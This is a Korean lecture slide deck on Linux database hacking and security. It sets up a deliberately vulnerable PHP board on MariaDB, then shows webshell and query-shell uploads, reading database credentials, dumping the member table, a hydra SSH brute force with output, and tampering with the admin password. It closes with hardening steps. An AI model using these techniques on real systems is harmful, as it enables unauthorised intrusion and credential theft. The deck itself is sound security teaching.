


리눅스 해킹&보안

Chapter 5. 데이터 베이스

구선생 로보틱스



강의 자료 다운로드



리눅스 해킹&보안 강의 노트

<https://github.com/DoveSensei/HackingSecurity>

1. 데이터 베이스란?
2. 데이터 베이스 셋업&운영
3. 데이터 베이스 공격
4. 데이터 베이스 방어

데이터 베이스란?

개요



데이터를 구조화된 형태로 저장하고 관리하는 시스템

1. 데이터 베이스란?
2. 데이터 베이스 셋업&운영
3. 데이터 베이스 공격
4. 데이터 베이스 방어

데이터 베이스 셋업&운영

웹 서버 셋업

- 패키지 업데이트

```
$ sudo apt-get update
```

- 패키지 업그레이드

```
$ sudo apt-get upgrade
```

- 아파치 웹 서버 설치

```
$ sudo apt-get install apache2
```

- MariaDB 설치

```
$ sudo apt-get install mariadb-server
```

데이터 베이스는 웹서버와 함께 동작하기 때문에
셋업 방법은 동일하다.

데이터 베이스 셋업&운영

웹 서버 셋업

- php 모듈 설치

```
$ sudo apt-get install php php-mysql
```

- apache2 패키지 점검

```
$ sudo apt show apache2
```

데이터 베이스 셋업&운영

웹 서버 운영 명령어

- 웹 서버 시작

```
$ sudo systemctl start apache2
```

- MariaDB 시작

```
$ sudo systemctl start mariadb
```

- 웹 서버 중지

```
$ sudo systemctl stop apache2
```

- MariaDB 중지

```
$ sudo systemctl stop mariadb
```



데이터 베이스 셋업&운영

웹 서버 확인

- 인터넷 주소창에 웹 서버 운영자 IP 입력

192.168.100.11

- 웹 서버 확인



데이터 베이스 셋업&운영

데이터 베이스 해킹 실습 서버 셋업

- 경로 이동

```
$ cd /var/www/html/
```

- 예제 파일 다운로드

```
$ sudo wget -O webhack_test.zip https://bit.ly/43Dxh9g
```

- 예제 파일 압축 해제

```
$ sudo unzip webhack_test.zip
```

- 예제 경로로 이동

```
$ cd /var/www/html/board/
```

데이터 베이스 셋업&운영

데이터 베이스 해킹 실습 서버 셋업

- 데이터 베이스에 실습 데이터 복원

```
$ sudo mysql -u root < webhack.sql
```

- mysql 접속 후 로그인 방식 변경

```
$ sudo mysql -u root -p
```

```
$ use mysql;
```

```
$ UPDATE user SET plugin='mysql_native_password' WHERE User='root';
```

```
$ flush privileges;
```

```
$ exit
```

데이터 베이스 셋업&운영

데이터 베이스 해킹 실습 서버 셋업

- 경로 이동

```
$ cd /var/www/html/board/
```

- 권한 변경

```
$ sudo chown www-data:www-data -R /var/www/html/board/
```

- 웹 서버 시작

```
$ sudo systemctl start apache2
```

- MariaDB 시작

```
$ sudo systemctl start mariadb
```


데이터 베이스 셋업&운영

데이터 베이스 해킹 실습 서버 셋업

- 인터넷 주소창에 웹 서버 운영자 IP/board 입력

192.168.100.11/board/

- 웹 서버 확인



admin / admin1234

1. 데이터 베이스란?
2. 데이터 베이스 셋업&운영
3. 데이터 베이스 공격
4. 데이터 베이스 방어

데이터베이스 공격

데이터베이스 해킹

- 게시판 -> 글쓰기 -> 파일 첨부 -> webshell.php

Max WebHacking Test Suite × +

192.168.100.11/board/board_write.php

Web hacking training

Home 게시판

글 작성

제목: FileUpload

내용: FileUpload

파일 첨부: Browse... webshell.php


저장

데이터 베이스 공격

데이터 베이스 해킹

- 공격자 PC에서 첨부된 파일이 있는 주소 이동

192.168.100.11/board/pds/webshell.php



공격자가 업로드한 파일의 위치를
알고 있으면, 스크립트를 이용하여
악의적인 기능을 수행할 수 있다

데이터 베이스 공격

데이터 베이스 해킹

- webshell.php 에서 아래 명령어 입력

```
$ ls /var/www/html/board
```

```
$ cat /var/www/html/board/board_show.php
```

```
cat /var/www/html/board/board_show.php
```

Execute

```
    alert('게시판 접근 권한이 없습니다.\n로그인하시기 바랍니다');
    location.href='./login.php';
    ");
} else {
include "dbconfig.php";
$dbcon = mysqli_connect($host,$user,$passwd,'webhack');
```

계정 정보 파일 확인


데이터 베이스 공격

데이터 베이스 해킹

- webshell.php 에서 아래 명령어 입력

```
$ cat /var/www/html/board/dbconfig.php
```

마우스 우 클릭 -> 소스코드 보기




```
1 <html>
2 <body>
3 <form method="GET" name="webshell.php">
4 <input type="TEXT" name="cmd" id="cmd" size="80">
5 <input type="SUBMIT" value="Execute">
6 </form>
7 <pre>
8 <?php
9 $host = 'localhost';
10 $dbname = 'webhack';
11 $user = 'root';
12 $passwd = '';
13 ?>
14 </pre>
15 </body>
16 <script>document.getElementById("cmd").focus();</script>
17 </html>
```

데이터 베이스 계정 정보 획득

데이터 베이스 공격

데이터 베이스 해킹

- 게시판 -> 글쓰기 -> 파일 첨부 -> myquery.php



The screenshot shows a web browser window with the title 'Max WebHacking Test Suite'. The address bar displays '192.168.100.11/board/board_write.php'. The page content is titled 'Web hacking training' and features a navigation bar with 'Home' and '게시판' (Board). Below the navigation bar, there is a form for posting a message. The form has a '글 작성' (Write Message) header and includes the following fields:

- 제목 (Title):** A text input field containing 'query attack'.
- 내용 (Content):** A large text area containing 'query attack'.
- 파일 첨부 (File Upload):** A section with a 'Browse...' button and the filename 'myquery.php'.
- 저장 (Save):** A button at the bottom of the form.

데이터 베이스 공격

데이터 베이스 해킹

- 공격자 PC에서 첨부된 파일이 있는 주소 이동

192.168.100.11/board/pds/myquery.php

- myquery.php 에서 아래 명령어 입력

\$ show databases;

```
Array
(
    [0] => information_schema
)
Array
(
    [0] => mysql
)
Array
(
    [0] => performance_schema
)
Array
(
    [0] => webhack
)
```

데이터베이스 공격

데이터베이스 해킹

- myquery.php 에서 아래 명령어 입력

```
$ select * from member
```

```
Array
(
    [0] => 1
    [1] => admin
    [2] => admin1234
    [3] => admin
    [4] => 9
    [5] => 2016-02-22 15:48:16
)
```

데이터 베이스 공격

네트워크 취약점 해킹

- 무차별 대입으로 정보 획득

```
$ hydra -L users.txt -P passwd.txt -M ip.txt ssh
```

```
(kali㉿kali)-[~]
$ hydra -L id.txt -P passwd.txt -M ip.txt ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-12 14:37:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
to reduce the tasks: use -t 4
[DATA] max 16 tasks per 4 servers, overall 64 tasks, 16 login tries (l:4/p:4), ~1 try
per task
[DATA] attacking ssh://(4 targets):22/
[ERROR] could not connect to ssh://192.168.100.1:22 - Connection refused
[ERROR] could not connect to ssh://192.168.100.7:22 - Connection refused
[ERROR] could not connect to ssh://192.168.100.10:22 - Connection refused
[22][ssh] host: 192.168.100.11 login: ubuntu password: 1234
1 of 4 targets successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-12 14:38:01
```



IP : 192.168.100.11
PC 이름 : Ubuntu
패스워드 : 1234

- 원격 접속

```
$ ssh ubuntu@192.168.100.11
```

데이터 베이스 공격

네트워크 취약점 해킹

- 경로 이동

```
$ cd /var/www/html/board/
```

- 데이터 베이스 정보 획득

```
$ cat dbconfig.php
```

```
<?php
$host = 'localhost';
$dbname = 'webhack';
$user = 'root';
$password = '';
?>
```

데이터 베이스 공격

네트워크 취약점 해킹

- mysql 접속 후 데이터 조작

```
$ sudo mysql -u root
```

```
$ use webhack
```

```
$ select * from member;
```

```
$ UPDATE member
```

```
$ SET pw = '1234'
```

```
$ WHERE id = 'admin';
```

```
$ exit
```


데이터 베이스 공격

네트워크 취약점 해킹

```
MariaDB [webhack]> select * from member;
```

no	id	pw	name	level	regdate
1	admin	admin1234	admin	9	2016-02-22 15:48:16

```
1 row in set (0.000 sec)
```



```
MariaDB [webhack]> select * from member;
```

no	id	pw	name	level	regdate
1	admin	1234	admin	9	2016-02-22 15:48:16

```
1 row in set (0.000 sec)
```

admin 계정의 패스워드 변경

1. 데이터 베이스란?
2. 데이터 베이스 셋업&운영
3. 데이터 베이스 공격
4. 데이터 베이스 방어

데이터베이스 방어

데이터베이스 비밀번호 설정

- 데이터베이스 초기 비밀번호 설정

```
$ sudo mysql_secure_installation
```

- 설치 후 비밀번호 적용 확인

```
$ sudo mysql -u root -p
```

데이터 베이스 방어

데이터 베이스 접근 권한 설정

- sql 접속

```
$ sudo mysql -u root -p
```

- 데이터 베이스 테이블 정보 확인

```
$ SELECT host,user FROM mysql.user;
```

- 데이터 베이스에 접근 권한 설정

```
$ GRANT ALL PRIVILEGES ON *.* TO 'dbuser'@'192.168.100.9' IDENTIFIED BY 'toor';
```

- 설정 반영

```
$ FLUSH PRIVILEGES;
```

```
$ exit;
```

데이터 베이스 방어

방화벽 설정

- 방화벽 상태 확인

```
$ sudo ufw status
```

- 방화벽 활성화

```
$ sudo ufw enable
```

- 방화벽 비활성화


```
$ sudo ufw disable
```

- 특정 IP 원격 접속허용

```
$ sudo ufw allow from 192.168.100.10 to any port ssh
```

데이터 베이스 방어

데이터 베이스 이중화



데이터 베이스를 백업하여
장애 발생시 Slave 서버를 구동

감사합니다

구선생 로보틱스

